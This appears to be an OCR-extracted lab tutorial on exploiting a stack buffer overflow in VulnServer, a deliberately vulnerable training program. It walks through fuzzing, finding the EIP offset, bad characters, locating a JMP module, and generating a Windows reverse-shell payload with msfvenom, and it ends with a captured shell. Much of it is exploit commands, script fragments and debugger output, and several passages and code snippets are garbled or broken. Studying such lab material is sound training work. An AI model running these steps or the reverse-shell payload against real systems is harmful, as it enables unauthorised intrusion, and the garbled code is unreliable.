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Buffer Overflow and how to leverage it





The buffer space goes downward. If you are properly sanitizing your buffer space, by the time the information reaches the EBP it should stop and contain the characters that you are sending. However, if you have a buffer overflow attack you reach over the EBP and into the EIP.




The EIP is a Pointer/Return Address. We can use this address to point to directions that we instruct. The directions will be malicious code that will give us a reverse shell. If you can write past the EBP to the EIP you can take control of the stack.

Steps to Conduct a Buffer Overflow:

- 1. Spiking: A method that we use to find the vulnerable part of the program
- Spraing. A mention during a bunch of characters at a program to see if we can break it Finding the Offset: Finding out at what point we did break it Use the Offset to overwrite the EIP
- Finding the Bad Characters
- Finding the Right Module

Complete Step-by-Step to performing a Buffer Overflow

Spiking multiple commands (e.g. SRUN, TRUN, GMON) to find vulnerabilities:



After finding a vulnerable server connect to see what commands can be run. Generate a script which can be used to spike the commands

25_string_Yariable)"0"); #This is interchangeable with other vaild commands 3s_string_Variable)"0"); #Send variables in different forms and iterations to look for breaking the progra

root@kali:/home/chocka# generic_send_tcp 192.168.0.25 9999 gmon.spk 0 0

After Finding vulnerable server use tool generic_send_tcp and a spike script

empty g 3 2 1 0 ESPU 0 2 D I 8000 Cond 8 0 8 0 Err 8 0 8 0 8 0 0 0 (GT) 627F Prec NEAR,53 Mask 1 1 1 1 1 1

Fuzzing

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Finding the Offset

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TOOL: MSF "Pattern Create"
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Copy the output from Pattern Create and use it to adjust our fuzzing script to create our offset script

Error Connecting indicates that our exception has been thrown.

```
root@kali:/home/kali/Documents/Buffer Overflow# ./FindOffset.py
Error connecting to the server
```

We have overwritten everything successfully and we are interested now in the EIP value

Use value found when running fuzzer

When executed, this will give us the value of the EIP

```
EDX 000038D3
EDX 0000120
EDX 0
```

At this point we will use our EIP finding and the MSF tool as seen below to find a pattern offset

```
root@kali:/home/kali/Documents/Buffer Overflow# /usr/share/metasploit-framework/tools/exploit/pattern_offs
et.rb -l 3300 -q 386f4337
[*] Exact match at offset 2003
```

Overwriting the EIP

*Our value of 2003 gets us to the EIP and the EIP is 4 bytes long. We are trying to overwrite those 4 bytes

We start by adjusting the script we used to find the offset to ensure that we are overwriting the EIP

```
sys, socket
                                                                                                               When executed this will
shellcode = "A" * 2003 + "B" * 4
                                                                                                               over write the EIP with B's
                                                                                                               or 42424242 which means that
                                                                                                              we now control the EIP
         s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('172.16 ',9999)) # IP and port of the vulnerable server
         s.send(('TRUN /.:/' + shellcode))
s.close()
buffer = buffer + "A"*100
         print "Error connecting to the server"
sys.exit()
   oot@kali:/home/kali/Documents/Buffer Overflow# ./EIPOverwrite.py
 Error connecting to the server
                     ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAA
      009FF9L8
41414141
00401848 vulnserv.00401848
00401848 vulnserv.00401848
EIP 42424242
       01010000
010100000
       LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
STO empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST4 empty g
ST5 empty g
ST5 empty g
ST6 empty g
ST7 empty g
      3210 ESPU0ZDI
0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)
027F Prec NEAR.53 Mask 111111
```

Finding Bad Characters

When talking about finding bad characters we are talking about this is relation to generating shell code
When we generate shell code we need to know what characters are good for the shell code and what characters are bad for the shell code
We will determine this by running all the hex characters through our program and find out which ones cause problems


Find a Bad Chars list: *Null byte is excluded from the list below because it is obviously a bad character

```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xcb"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xd1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xcd\xce\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Using the BadChars list we will edit the script we created for Overwriting the EIP:


We execute the script and it will again break the program, Overwriting the EIP with B's (42424242)

HOWEVER, this time we are interested in the HEX Dump. To see the Hex Dump at the ESP we right click and select "Follow in Dump"



Appearance

Now what we will do is look through the Hex Dump and see if anything is out of place from 01-FF. In this particular instance nothing is out of place. If there was a bad character it would be out of place e.g. 10, 11, 13 (12 is missing and it is likely a bad character)



- **VulnServer does not have an bad characters. However, there is an example of bad chars:

 * The bad chars will not always present as "B0", but just appear out of place.
- You will want to write down all the bad chars for when it comes time to generate shell code




Finding the Right Module

Finding the Right module means that we are finding a DLL or something similar in a program that has no memory protections. (AKA No DEP/ASLR/SafeSEH, etc)


Tool: Use Mona Modules with Immunity Debugger

Mona Modules Needs to be put into a specific folder Here: *Find Mona Modules on GitHub

00403198 00 00 00 00 00 00 00 00



Now we need to Exit and Reattach and then run a command in the bottom of Immunity Debugger



Finding the OpCode Equivalent to a JMP (Jump) AKA converting Assembly Language into Hex Code.

First locate nasm_shell: root@kali:/home/kali/Documents/Buffer Overflow# locate nasm shell rootumati:/homerkati/botuments/bu /usr/bin/msf-nasm_shell /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

*Copy the ruby and paste it into the kali terminal


root@kali:/home/kali/Documents/Buffer Overflow# /usr/share/metasploit-framework/tools/exploit/nasm_shell.r



*We are looking for these return addresses, and we will take note of these and go down the list to see what works for us.

Now we will go back to kali, exit our nasm shell and adjust our python script.

Now we save our script and return to Immunity Debugger where we select this button and enter our found JMP code



Now we will set a break point on this location by hitting F2

```
625011B1 FFE0 JIP EAX
```

This will allow us to overflow the buffer, but it wont Jump yet because we have not given it anywhere to jump. It will hit the break point and await further instructions.

This allows us to see that we are hitting the exact point of the EIP Now we go back to kali and execute our script.

root@kali:/home/kali/Documents/Buffer Overflow# ./JMPPoint.py Error connecting to the server

Return to Immunity Debugger and we will find that the breakpoint happened at the exact poin that we wanted it to.



Generating Shellcode and Getting Root

root@kali:/home/kali/Documents/Buffer Overflow# msfvenom -p windows/shell_reverse_tcp LHOST-172.16 LPORT-4444 EXITFUNC-thread -f c -a x86 -b "\x80"

Explaination:

EXITFUNC=thread makes the exploit more stable

flag exports into c

a flag is for architecture "x86"

b flag is for bad characters. In this example we only had the NULL byte, but this is where you would include all found bad characters

We grab the generated shell code and we are going to put it into our adjusted python script (don't include the semi colon at the end)

Between our pointer and our overflow we need to include "nops".

nops means "no operations" are basically padding. May also be referred to as "nops sled"

So we are adding a little bit of space between our JMP command and our shell code

This padding can help prevent interference in the space between the JMP and shell code

You may have to adjust this to see what works. 8 bytes, 16 bytes, 32 bytes, etc

Now we will set up a NetCat Listener

Then start the victim server as Admin and execute your script. If done properly you will return a shell

```
listening on [any] 4444 ...
connect to [172.16. from (UNKNOWN) [172.16 ] 52344
Microsoft Windows [Version 10.0.19041.264]
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C:\Users\Chocka\Desktop\vulnserver-master>
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